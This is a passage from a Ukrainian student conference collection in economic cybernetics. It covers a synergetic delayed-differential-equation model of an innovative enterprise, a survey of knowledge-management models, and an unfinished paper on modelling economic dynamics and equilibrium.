Вперше термінологія синергетики була застосована для вивчення інноваційних процесів в 1991 році. Так, в статті Р. Дженнера [3] описуються ті заходи (дії), які можуть протиставити менеджери і підприємці невизначеності і хаотичного стану, супутньому пошуку і створенню нових продуктів і нових процесів. Зокрема автор показав, що одним із способів зниження ентропії для інноваційних фірм є формування і поширення внутрішньогалузевої технологічної парадигми. Тобто відповідно до теорії самоорганізації в рамках хаотичного ринку виникає група фірм, яка дотримується загальної технологічної парадигми («протоколу» по Дженнеру), причому фірми всередині групи пов'язані нелінійними взаємозв'язками, які з одного боку, змушують їх і далі дотримуватися обраної парадигми, а з іншого боку, дозволяють знизити невизначеність (ентропію), що спричинюється науково-технічним прогресом. На жаль, автор не став розвивати ідею далі.

При дослідженні моделей економічного зростання інноваційних підприємств більшість авторів[3-5], приходять до висновку, що інновації призводять до можливості ендогенного економічного зростання. Це зростання залежить тільки від внутрішніх параметрів даної виробничої системи.

Складемо концептуальну модель розвитку інноваційного підприємства на основі таких міркувань. Будемо вважати, що на інноваційному підприємстві створено банк інновацій (нових технологій, нових видів продукції, нових матеріалів тощо) на певний період. Підприємство виробляє деяку номенклатуру продукції $x(t)$ і володіє деякими ресурсами (матеріальними, фінансовими і людськими). Нехай на розглянутий період задана функція $f(t)$, що описує кон'юнктуру ринку, а також відомий обсяг капіталовкладень K в розвиток підприємства на деякий період. Необхідно визначити, які інновації з наявного банку інновацій, в якому обсязі $y(t)$ і коли необхідно впровадити у виробництво, щоб продукція, що випускається з використанням цих інновацій в найбільшій мірі задовольняла кон'юнктурі ринку при обмеженні на виробничі ресурси. При цьому врахуємо, що впровадження будь-яких інновацій вимагає фундаментальних досліджень і здійснюються з деяким запізненням $\tau(t)$, яке залежить від обсягу інвестицій і яке в значній мірі визначає можливості підприємства в області інноваційної діяльності, тобто здатності до швидкого реагування на мінливу кон'юнктуру ринку. Розглянемо схему управління інноваційним підприємством, що включає два контури управління (рис. 3).

Верхній контур управління контролює зовнішній ринок за допомогою функції $f(t)$, а нижній контур - інноваційну діяльність. Особливістю даної моделі є наявність запізнювання в другому контурі управління, що вносить ефект "відкладеної" в часі інновації. Адаптер $F(x,y)$ в даній структурній моделі коригує виробничий план випуску продукції $x(t)$ з урахуванням вимог ринку $f(t)$ і впроваджуваних інновацій $y(t)$. У відповідності до концептуальної моделі розвиток інноваційного підприємства має нелінійний перебіг у часі, з запізненням, пов'язаним з нездатністю досліджуваного підприємства до миттєвого реагування на мінливу кон'юнктуру ринку і впровадження інновації. Математична модель його інноваційної поведінки може бути описана за допомогою системи нелінійних диференціальних рівнянь із запізненням.




Рис.3. Структурна модель системи управління інноваційним підприємством. Складено на основі даних [6].

$$\begin{cases} x'(t) + x(t) \cdot F(x,y) = f(t), \\ y'(t) + K \cdot y\big(t - \tau(t)\big) = x(t) \cdot F(x,y) \end{cases}$$

Дана модель має всі ознаки синергетичної моделі і є предметом подальших досліджень автора.

Висновки. Запропонована концептуальна модель та структурна модель системи управління інноваційним підприємством. Обґрунтовано доцільність застосування синергетичної моделі розвитку інноваційного підприємства. Математична модель розвитку інноваційного підприємства описана за допомогою системи нелінійних диференціальних рівнянь із запізненням.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Офіційний сайт Державного комітету статистики України [Електронний ресурс]. – Режим доступу: http://www.ukrstat.gov.ua

2. Теорія хаосу в економіці : підруч. / О.І.Черняк, П.В.Захарченко, Т.С.Клебанова. – Бердянськ: Видавець Ткачук О.В., 2014.288с.

3. Johnson, J. D. Communication, Involvement, and Perceived Innovativeness : Tests of a Model with Two Contrasting Innovations / J. D. Johnson, W. A. Donohue, Ch. K. Atkin, S. Johnson. – 2001. – URL : http://gom.sagepub.com/cgi/content/abstract/26/1/24 (дата обращения 04.10.2019 р.)

4. Головко О.И.Особенности бизнес-моделирования инновационной деятельности предприятий //Экономика и управление народным хозяйством. Вопросы экономики и права. 2016. № 6. С.77-79

5. Гринько Т. В. Формування системи управління інноваційним потенціалом підприємства: теоретичний аспект / Т. В. Гринько, С. О. Єфімова // Сучасні технології управління розвитком підприємств України: механізми, реалії, перспективи: Колективна монографія / за заг. ред. Т. В. Гринько. – Дніпропетровськ: Біла К. О., 2016. С. 23–32.

6. ДомошницкийА.И. Разработка модели развития инновационного предприятия как динамической системы с эффектом памяти/А.И. Домошницкий, Д.А. Истомин, М.Б. Гитман // Прикладная математика и вопросы управления.2015.№ 1. С.49-59.

Гетьман Наталія Анатоліївна,
студентка групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Мамченко Світлана Дмитрівна,
к.т.н., доцент, доцент кафедри економічної кібернетики

ОБҐРУНТУВАННЯ МОДЕЛІ УПРАВЛІННЯ ЗНАННЯМИ ПІДПРИЄМСТВА

Анотація. *У статті досліджуються моделі управління знаннями підприємства. Обгрунтовано застосування моделі управління знаннями підприємства, яка побудована на процесному підході як найбільш ефективної, що сприяє отриманню додаткових конкурентних переваг.*

Ключові слова: *знання, управління знаннями, модель, конкурентні переваги, процесний підхід, ефективність*

Постановка проблеми. Управління знаннями поступово стає важливим фактором формування управлінського потенціалу сучасного підприємства. Ефективний менеджмент знань має бути одним із пріоритетних напрямів розвитку управлінського процесу на вітчизняних підприємствах, оскільки інтеграція нашої країни в європейський

та світовий простір значно посилює конкурентну боротьбу та вимагає пошуку нових більш досконалих методів управління. Досвід високорозвинутих країн показує, що їх підприємства приділяють значну увагу процесам генерації знань, їх оновлення та раціонального управління знаннями в процесі виробничої діяльності. В Україні вищезазначені процеси проходять занадто повільними темпами і, як наслідок, у процесі входження нашої країни в зону вільної торгівлі вітчизняні підприємства в багатьох випадках не витримають конкуренції із зарубіжними товаровиробниками в тому числі через застарілість знань, яка відображається в неконкурентоспроможності продукції на ринку.

Аналіз останніх досліджень і публікацій. Проблема генерації та управління знаннями досліджувалася як зарубіжними, так і вітчизняними вченими. Серед західних науковців даного напряму досліджень заслуговують на увагу роботи В.Буковіца, К.Вііга, Л.Едвінсона, Т.Коулопоулоса, Д.Моррісона, І. Нонаки, Р. Руглеса, П.Сенге, Д.Скирме, А.Слітовького, Д.Сноудена, Р.Уільямса, А.Фроста; російських науковців А.Гапоненко, А.Зотової, Т.Орлової, Л.Трофімової. Економічна складова управління знаннями та їх вплив на конкурентоспроможність суб'єктів господарювання знайшли відображення в дослідженнях українських науковців А. Босак, Ю.Вовк, А.Криштафовича, М.Мартиненко, А.Наливайка, О.Сороки, В.Томах, Л. Федулової та інших. Питання технічної складової управління знаннями висвітлено в роботах Л.Віткіна, Л.Хімічової та інших дослідників. Проте питання, пов’язані з необхідністю розробки моделі управління знаннями, адаптованої до умов вітчизняних підприємств, є недостатньо дослідженими та потребують додаткової уваги з боку наукової спільноти.

Мета статті полягає в обгрунтуванні моделі управління знаннями та можливості її застосування в умовах функціонування вітчизняних підприємств.

Виклад основного матеріалу дослідження. Для ефективного управління знаннями на підприємстві їх необхідно класифікувати. В економіці існує наступний загальний поділ знань: (1) явні (мають певну кодифікацію, наприклад, у документах); (2) неявні (не є документованими, формуються здебільшого на власному досвіді в процесі роботи); (3) вбудовані знання (заблоковані в певних об'єктах чи процесах настадії їх створення). Явні знання, фактично, формуються в процесі довготривалого використання та наукового підтвердження ефективності застосування неявних знань. Неявні знання розглядаються як

найбільш цінне джерело інформації для підприємства, яке здатне призвести до певного прогресу в процесі діяльності організації. Однак існує суттєва проблема управління неявними знаннями — це відсутність їх кодифікації та можливості поширення, наприклад, в паперовому чи електронному вигляді. Неявні знання — це власний досвід, інтуїтивне прийняття рішень, яке кодифікується лише в мозку того суб'єкта, який його створив. Ефективне управління явними та неявними знаннями потребує різних методів менеджменту [1]. До методів управління явними знаннями відносять навчання, обмін інформацією, інформаційні технології та системи тощо. До неявних методів управління — система наставництва, корпоративна культура, створення спільнот професіоналів тощо. Відношення підприємств до явних та неявних знань різне. З одного боку, більшість підприємств намагаються перевести неявні знання в явні, з метою незалежності від окремих працівників. З іншого боку, підприємство не зацікавлене у переході надбаних конкурентних переваг у форму, зрозумілу конкурентам та готову для дублювання. Тому підприємства намагаються зберігати свої конкурентні переваги у формах, які важно дублюються, а саме специфічні тренінги, корпоративна культура, спеціальні системи обслуговування клієнтів тощо.

Серед існуючих підходів щодо побудови моделі управління знаннями організації [2-3] виділяють: системну школу, кортографічну школу та процесну. Найбільш відомими є моделі: Ікуджіро Нонака, Гуннара Хедлунда, Майкла Ерла, Елліса Караяніса, Карла Вііга, Лейфа Едвінссона, Девіда Сноудена, Вана Бурена, Деспре і Шаувеля.

1. Модель Ікуджіро Нонака - чотирьохфазна модель СЕКІ (соціалізація, екстерналізація, комбінація, інтернализація). Її елементи: (1) дві форми знання - неформалізовані (неявне) і формалізований (явне); (2) динаміка взаємодії - передача знань від фази до фази, від циклу до циклу; (3) три рівні соціальної агрегації - індивід, група, контекст; (4) чотири фази створення знання (СЕКІ); (5) умови створення знання; (6) структура організації, орієнтована на знання.

2. Модель Гуннара Хедлунда. Головний атрибут моделі - аналіз двох наборів концепцій: тип неявного знання і тип явного знання (кожен тип має три форми знання: пізнавальне, навик, втілене), а також чотири рівні соціальної агрегації або чотири рівні носія (індивідууми, малі групи, організації, між організаційна область). Хедлунд вводить рушійні сили перенесення знання і трансформації, які виражені процесами: 1) оформленням і інтерналізацією, взаємодією яких є рефлексія;

2) поширенням і засвоєнням, взаємодією яких є діалог; 3) асиміляцією і розсіюванням, які відносяться до вилучення знання з середовища і введення знання в середовище.

3. Модель Майкла Ерла. Ерл проводить відмінність між даними, інформацією і знанням. Знання він ділить на три категорії (три рівні): (1) прийняте (accepted) знання - «наука»; (2) здійсненне (workable) знання - «судження»; (3) потенційне (potential) знання - «досвід». Потенційне знання, на його думку, є найдорожчим і має найбільшу потенційну віддачу. «Наука» і частково «судження» - це основа конкуренції і передумови існування організації. Застосування «досвіду» може дати засновану на знанні конкурентну перевагу. Ерл припускає, що організація може створювати і захищати знання, використовуючи активи знання і чотири функції: (1) інвентаризація - картографування індивідуального і організаційного знання; (2) аудит - оцінка природи і величини запланованого незнання, розвиток знання через пізнавальні дії; (3) соціалізація - створення подій, які роблять можливим для людей обмін неявним знанням; (4) випробування - проблема невідомого незнання розглядається шляхом навчання на базі досвіду, дії і розгляду незвичайних ситуацій. Ґрунтуючись на цих положеннях, Ерл вибудовує модель управління знанням, що містить чотири компоненти: (1) система знання, (2) мережі, (3) працівники знання, (4) організації, що навчаються.

4. Модель Елліса Караяніса. Караяніс об'єднав в управління знаннями інформаційні технології з управлінським та організаційним пізнанням. В оформленому вигляді модель позначена як «Мережа організаційного знання (Organizational Knowledge Network)», або OK-Net. Ця модель побудована на трьох ключових елементах: (1) метапізнання, (2) метанавчання і (3) метазнання. Будується матриця (2x2), що складається з послідовних циклів знання, в яких індивідуум або організація долає 4 стадії розуміння і невідання: (1) незнання про незнання, (2) незнання про розуміння, (3) розуміння незнання, (4) розуміння розуміння. Позначається ситуація в одній з цих осередків (квадрантів). Дія спрямована на управління переходом з одного стану в інший. Переходи здійснюються двома шляхами: 1) здатністю до взаємодії; 2) узгодженістю дій. Взаємодія здійснюється за допомогою інформаційної технології ефективним способом. Правильно кероване, воно породжує не тільки спіральне знання або зрослу мудрість (метазнання), але також і знання методів навчання.

5. Модель Карла Віїга. Віїг - один з перших, хто почав займатися управлінням знанням. Його узагальнена схема базується на чотирьох

положеннях, на яких повинна сфокусуватися ініціатива з управління знанням: (1) фундамент управління знанням складається з того, як створюється знання, як воно використовується при вирішенні проблем і прийнятті рішень, як воно проявляється пізнавально в технологіях і процедурах; (2) необхідні постійні дослідження знання; (3) необхідна оцінка знання для кожного бізнесу до початку, в процесі і після закінчення; (4) необхідно активне управління знанням на всьому життєвому циклі організації, на всіх стадіях життєвого циклу товару та інновацій.

6. *Модель Лейфа Едвінссона* - модель інтелектуального капіталу. Едвінссона цікавили питання управління інтелектуальним капіталом та оцінка активів знання. Центральною є схема організації активів фірми, чотири компоненти інтелектуального капіталу та їх взаємодія для створення вартості: (1) людський капітал, включаючи знання і навички, які можуть бути конвертовані в вартість; (2) структурний капітал як допоміжна інфраструктура фірми; (3) бізнес-активи визначаються як структурний капітал, який організація використовує для створення вартості в комерційному процесі (обробні потужності, мережі розподілу тощо); (4) інтелектуальна власність - інтелектуальні юридично захищені активи організації. Динамічний характер моделі полягає в створенні вартості за двома джерелами: 1) інновації; 2) продукти і послуги, що виникають в результаті комерціалізації інновацій.

7. Модель Девіда Сноудена - модель екології управління знаннями. Сноуден розвиває орієнтовану на дію систему знань, що складається з чотирьох елементів: 1) явне і неявне знання; 2) активи знання; 3) віра; 4) визначеність і невизначеність рішень по відношенню до цілей і причинних відносин. Складена матриця рішень, яка буде керувати процесом з чотирьох типів перехідних процесів: 1) обміном явним знанням через системи і структури; 2) обміном неявним знанням через психосоціальні механізми; 3) перетворенням неявного знання в явне; 4) вивільненням неявного знання через віру і її рушійні сили. Все це веде до екології управління знанням організації.

8. Модель Вана Бурена - управління інтелектуальним капіталом. Модель розроблена робочою групою по ефективному управлінню знаннями в рамках віртуальної організації, складеної з практиків управління знанням в різних областях. Модель включає два набори характеристик: 1) які мають відношення до запасу інтелектуального капіталу, включаючи а) людський капітал, б) інноваційний капітал, в) процесний капітал, в) клієнтський капітал; 2) які мають відношення

до фінансового функціонування та ефективності бізнесу. Вводиться поняття «критичних точок посилення потенціалу управління знаннями» і «критичні процеси управління знаннями», а також поняття «запускаючих пристроїв».

9. Модель Деспре і Шаувеля - таксономія управління знанням. Вони виділили чотири аспекти, що зустрічаються в більшості досліджень: 1) *час* –у зв'язку з лінійним і спрощеним уявленням подання когнітивного процесу; 2) *тип* - по відношенню до неявного і явного знання; 3) *рівень* - відноситься до різних рівнів соціальної агрегації; 4) *контекст* - ніякий елемент знання не має сенсу поза даного контексту. Класифіковані всі дії в галузі управління знаннями, що застосовуються організаціями. Діють сім основних кластерів діяльності: 1) бізнес-інтелект; 2) бенчмаркінг; 3) побудова сховищ даних; 4) програмне забезпечення для групової роботи; 5) спільноти практики; 6) інновація і синергії, творчість; 7) навчання, компетенції, розвиток службовців.

Дослідивши існуючі моделі управління знаннями, розглянемо точки дотику двох сучасних складових управління організаційними системами: управління бізнес-процесами та управління знаннями. Структурований графічний опис мережі бізнес-процесів підприємства і операцій, пов'язаних з даними, документами, організаційними одиницями та іншими об'єктами, що відображає діяльність підприємства, утворює бізнес-модель процесів підприємства [4].

Погоджуючись з думкою К. Віїга [5], що система управління знаннями – це триєдиний процес, що включає людей, процеси і технології, а управління знаннями реалізується у двох напрямах: підвищення ефективності роботи персоналу за рахунок більш якісного використання їх інтелекту та досвіду (знань); примноження знань через процес створення нового знання і навчання персоналу, можна запропонувати модель управління знаннями підприємства, що враховує сучасну специфіку функціонування вітчизняних підприємств ц і яка наведена на рис.1.

Вважаємо, що модель бізнес-процесів є своєрідним знанням. Доказом цього є той факт, що модель складається під тиском практичного досвіду. Навіть якщо підприємство приймає певну шаблонну модель бізнес-процесів, то її структура починає змінюватися, набуваючи певного унікального виду. Процеси об'єднуються потоками об'єктів і даних, знання про які визначають інформаційну базу і служать основою для формування бази знань. Отже, модель процесів без знань всередині процесу не несе належної значущості.




Рис.1. Модель управління знаннями підприємства

Висновки. Головна мета управління знаннями - створення нових, більш потужних конкурентних переваг. Управління знаннями підприємства має бути процесом, який забезпечує синергетичну взаємодію обробки інформації та даних за допомогою сучасних інформаційних технологій, а також інноваційну активність працівників. Система управління знаннями має базуватись на єдиному інтегруючому підході до використання нових управлінських, маркетингових та інформаційних технологій, інноваційної активності та творчості людей.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Мир управления проектами: основы, методы, организация, применение / Под. ред. Х. Решке, Х.Шелле. Москва: Издательство «Аланс». 2014. 303 с.

2. Вовк Ю.Я. Процес управління знаннями підприємства та його особливості / Ю.Я. Вовк // Науковийвісник НЛТУ України. 2013. Вип. 23 (17). С. 343—352.

3. Нонака И., Такеучи Х. Компания – создатель знания. Зарождение и развитие инноваций в японських фирмах / Пер. с англ. Москва: ЗАО «Олимп-Бизнес». 2003. 384 с.

4. Антоненко В.М. Сучасні інформаційні технології: управління знаннями 6 навчальний посібник / В.М.Антоненко, С.Д.Мамченко, Ю.В.Рогушина. Ірпінь: Національний університет ДПС України. 2016. 212 с.

5. K. Wiig, Knowledge Management Foundation, Arlington, USA: Schema Press, Ltd. – 1993.

Гончарук Вікторія Максимівна,
студентка групи ЕКМ-18-1
ННІ інформаційних технологій
Науковий керівник:
Ріппа Сергій Петрович,
д.е.н., професор кафедри
економічної кібернетики

МОДЕЛЮВАННЯ ЕКОНОМІЧНОЇ ДИНАМІКИ КРІЗЬ ПРИЗМУ АНАЛІЗУ СУЧАСНИХ ПІДХОДІВ

Анотація. *У статті проводиться аналіз сучасних підходів до моделювання економічної динаміки. Систематизовано типи складності, які можуть виникати при моделюванні економічної системи. Розглянуті засоби диференціального числення, які використовуються для опису динамічних моделей економіки. Наведено основні положення концепції функціонування складних соціально-економічних систем. Проаналізовано стійкість і рівновагу нелінійних динамічних систем. Описано підходи еволюційної економіки, методи економічної синергетики.*

Ключові слова: *моделювання, економічна динаміка, структурна стійкість, рівновага, еволюційна економіка.*

MODELING ECONOMIC DYNAMICS THROUGH PRISM ANALYSIS OF MODERN APPROACHES

Abstract. *The article analyzes modern approaches to modeling economic dynamics. The types of complexity that may arise when modeling the economic system are systematized. Differential calculators used to describe dynamic models of economy are considered. The main provisions of the concept of functioning of complex socio-economic systems are given. Stability and equilibrium of nonlinear dynamic systems are analyzed. Approaches of evolutionary economy, methods of economic synergetics are described.*

Keywords: *modeling, economic dynamics, structural stability, equilibrium, evolutionary economy.*

Постановка проблеми. У сучасному світі і для сьогоднішній економіки методи математичного моделювання є ключовими інструментами при дослідженні різних аспектів людської діяльності й, особливо економічних. Налічується досить багато підходів до моделей різного рівня складності та ступеня і глибини їх дослідження, які мають достатньо багато загальних рис, але при цьому зберігають специфічні особливості, притаманні кожній з наук, в якій використовуються для різноманітних досліджень.

Найбільш розповсюдженими традиційними рисами моделей, що в нашій сучасності застосовуються зарубіжними та вітчизняними науковцями для аналітики та управління економікою, є її рівноважність, стаціонарність, специфічність, тобто розгляд специфічних окремих аспектів складних економічних процесів і систем у статичних умовах. Особливості того, що економічні процеси відбуваються і протікають у часовому просторі, то для їх моделювання більш доцільним та адекватним є застосування, так званих, динамічних моделей. Природньо, що в подібних ситуаціях динамічні моделі в економіці перетворюються на дієвий інструмент практичних розрахунків у повсякденній діяльності з управління економікою на макро-, суб- та мікрорівнях. Тобто, актуальним є аналітичні підходи в межах математичного моделювання в економіці, зокрема для дослідження процесів, які в ній відбуваються, та управління економічними системами різного масштабу.

Аналіз останніх досліджень і публікацій. Проблемиатика моделювання економічних систем у динаміці є темою активних досліджень вітчизняних та зарубіжних вчених, таких як: В. Вітлінського,

В. Геєця, В. Даніча, В. Занга, Т. Клебанової, Ю. Лисенка, Н. Максишко, Г. Малінецького, О. Петрова, В. Порохні, Т. Пу, Л. Сергєєвої, Дж. Хікса тощо. Попри фундаментальні та багатоаспектні дослідження в економічній сфері, ціла низка питань, пов'язаних з аналізом та узагальненням підходів до моделювання економічної динаміки залишаються недостатньо опрацьованими і вимагають подальших досліджень.

З врахуванням на вищезазначене, **метою статті** є дослідження і аналіз сучасних підходів до використання моделей економічної динаміки.

Виклад основного матеріалу дослідження. Найхарактернішими аспектами моделювання, яке в наш час застосовується зарубіжними та вітчизняними вченими для аналізу та управління економікою, є їх рівновага, стаціонарність та специфічність, тобто дослідження окремих аспектів складних економічних процесів у статичному середовищі. Якраз специфічність ситуації полягає у тому, що економічні процеси є динамічними і протікають у часі, тому для їх моделювання більш доцільним та адекватним є застосування динамічних підходів. Отже, динамічні економічні моделі реально перетворюються на інструмент практичних розрахунків у повсякденній діяльності з управління економікою на всіх її рівнях масштабування.

В сьогоднішніх умовах досить часто для аналізу економічних криз, депресій широко використовуються такі аналітичні методи, як теорії біфуркацій, конфліктів, катастроф, особливостей, ланцюгових реакцій, дискретної динаміки та синергетики тощо. Розповсюдження методології моделювання спочатку у природничі науки, а в останні десятиліття у економічний аналіз, передував інтенсивний розвиток теорії динамічних систем. В процесах моделювання економічних систем як складної архітектури можуть виникати наступні типи ускладнень та суперечностей:

- структурна (бракує ресурсів для побудови, опису, управління структурою економіки);
- динамічна (бракує ресурсів для опису динамічних характеристик поведінки системи та управління її траєкторією);
- інформаційно-логічна (бракує ресурсів для інформаційно-логічного опису системи);
- обчислювальна (бракує ресурсів або ускладнений розрахунок параметрів, прогнозу поведінки економічної системи);
- розвитку або еволюції (бракує ресурсів для самоорганізації, адаптації або стійкого розвитку).

Для формального уявлення динамічних моделей економіки використовують засоби диференціального та інтегрального обчислень. У моделях для визначення типу й форми зв'язку між змінними, а також оцінки параметрів і коефіцієнтів застосовується апарат економіко-статистичних методів, еволюційних методів пошуку, а також експертного оцінювання. У загальному випадку динаміка взаємодії між економічними змінними, такими як ціни, капітал, фінансові ресурси, заробітна платня описуються системами диференціальних рівнянь.

Стандартним є підхід, коли динамічні системи за формою опису розділяються на два класи. Перший клас описує процеси методом кусково-гладких диференціальних рівнянь у вигляді:

$$\frac{dx_i}{dt} = f_i(\bar{x}), i = \overline{1,n} \qquad (1)$$

де, $\bar{x}$ – n-мірний вектор; t – змінна часу; f – n-мірна векторна функція. Така система моделей є автономною, якщо змінна t не представлена явно в правій частині рівняння *(1)*. Якщо змінна t входитиме явно хоч би в одну з функцій $f_1 \dots, f_n$, то система є неавтономною. Зазначена відмінність є неістотною, оскільки, цю систему можна завжди звести до автономності, якщо ввести ще одну координату x_{n+1} і додати до системи *(1)* диференціальне рівняння:

$$\frac{dx_{n+1}}{dt} = 1.$$

Наступний другий клас динамічних систем – це дискретні відображення, які описують процес за допомогою ітераційних формул вигляду:

$$x_{n+1} = f(x_n, y_n), y_{n+1} = g(x_{n+1}, y_n).$$

Запропонований А. Пуанкаре підхід, відомий тепер як метод перетину Пуанкаре, дозволяє спів-ставити заданій диференціальній динамічній системі дискретне відображення *[1]*. Слід також зазначити, що в останні часи з'явились дослідження у вигляді нової концепції функціонування складних соціально-економічних систем, основні положення якої виглядають наступним чином:

- у динаміці системи в значній мірі можна уявити детермінованість, тобто домінування в ній в певному значенні детермінованих процесів;

• в розвитку системи має місце відсутність цілі, явно сформульованої і усвідомленої одним або декількома індивідами, і її розвиток відбувається як домінантно-конкурентно-кооперативна взаємодія її елементів і підсистем;

• синергетичний характер процесів в системі та її стійкий, рівноважний стан за тими або іншими показниками визнається скоріше виключенням, ніж правилом;

• нормально функціонуюча, тобто життєздатна і в певному значенні оптимальна система, навіть за відсутністю зовнішніх збурень, характеризується власною складною динамічною поведінкою;

• існуюча різноманітність динамічної поведінки системи не є обов'язково обумовленою через складністю її структури, і багато її процесів ефективно описуються динамічними моделями з відносно невеликим числом змінних стану на основі нелінійних диференціальних рівнянь.

З врахуванням вищезазначених припущень, загальна теорія еволюції складних нелінійних систем, до яких належать економічні системи, дає загальне уявлення про можливий характер руху таких систем. Рівноважні, стійкі стани такої системи є тільки моменти в їх розвитку *[2]*.

Такий загальний підхід уявляє аналіз економічної системи таким чином, що її розвиток розглядається як рух у фазовому просторі відповідно певній фазовій траєкторії. Найголовніше питання в даному випадку - це питання про стійкість траєкторій всієї системи. Узагальнене сприйняття концепції стійкості в економічному аналізі було обумовлено розвитком природничих наук, в яких для аналізу динамічних систем вимагалася їх стійкість. Відповідно ідеям детерміністської механіки складні явища, які не можуть бути описані за допомогою звичайних моделей, зводяться до постулату, що система знаходиться або під дією стохастичних впливів, або подібні явища не підлягають розгляду. В сучасній теорії систем стійкість не припускається апріорно, малі зміни параметрів системи можуть приводити до структурних змін динамічних систем взагалі, чи її підсистем, зокрема.

Найважливішим поняттям в теорії нелінійних динамічних систем визнається поняття структурної стійкості, яке введене на завершені 30-х років XX століття О. Андроновим і Л. Понтрягіним, і яке грає центральну роль в сучасній теорії динамічних систем. Якщо при малій зміні параметрів системи або цілком правої частині в рівнянні *(1)*

(тобто, функції f та її похідних) топологія фазового портрета не змінюється, то така система називаються структурно стійкою або грубою.

Вважається, що у неперервній динамічній системі існує положення рівноваги у вигляді точки у фазовому просторі, до якої наближається траєкторія після загасання перехідних режимів (тобто, при $t \to \infty$). Класичний термін – це рівновага є близьким змістовно до поняття «стійкий розвиток» і застосовується в мікро- і макроекономічному аналізі. Рівновага, включаючи поняття динамічної рівноваги, є вужчим поняттям в порівнянні із стійкістю, рівновага є однією з основних умов стійкості. Серед численних визначень рівноваги економічної системи найбільш поширеними є ті, які виходять з розгляду властивостей системи, і ті, які виходять з розгляду сил, які на неї впливають.

У середині XX століття П. Самуельсоном були сформульовані різницеві і диференціальні співвідношення, що визначають динаміку процесу переходу ринку до стану рівноваги, які у свій час почали розвиток диференціально-різницевих моделей ринку такими вченими, як Дж. Хікс, Л. Маккензі, Л. Метцлер та Т. Негиши.

За своєю сутністю рівновага і розвиток є несумісними станами, які не можуть одночасно домінувати на підприємстві: воно може знаходитися або в стані стабільності, тобто рівноваги, або в стані розвитку, а це означає стан нерівноваги. Таким чином, для існування успішного підприємства, необхідними є обидва стани, якими необхідно управляти відповідним чином.

Слід визнати, що у межах досліджень макроекономічної рівноваги існує велика кількість полярних думок і відсутній єдиний погляд на проблему існування рівноваги. Наприклад, Дж. Хікс *[3]* розглядав стан рівноваги з врахуванням наявності ознак стійкості системи в цьому стані. Він виділив наступні ознаки: для умов досконалої конкуренції - зростання ціни веде до розширення пропозиції порівняно з попитом; для умов монополії - скорочення випуску тягне перевищення граничним доходом граничних витрат.

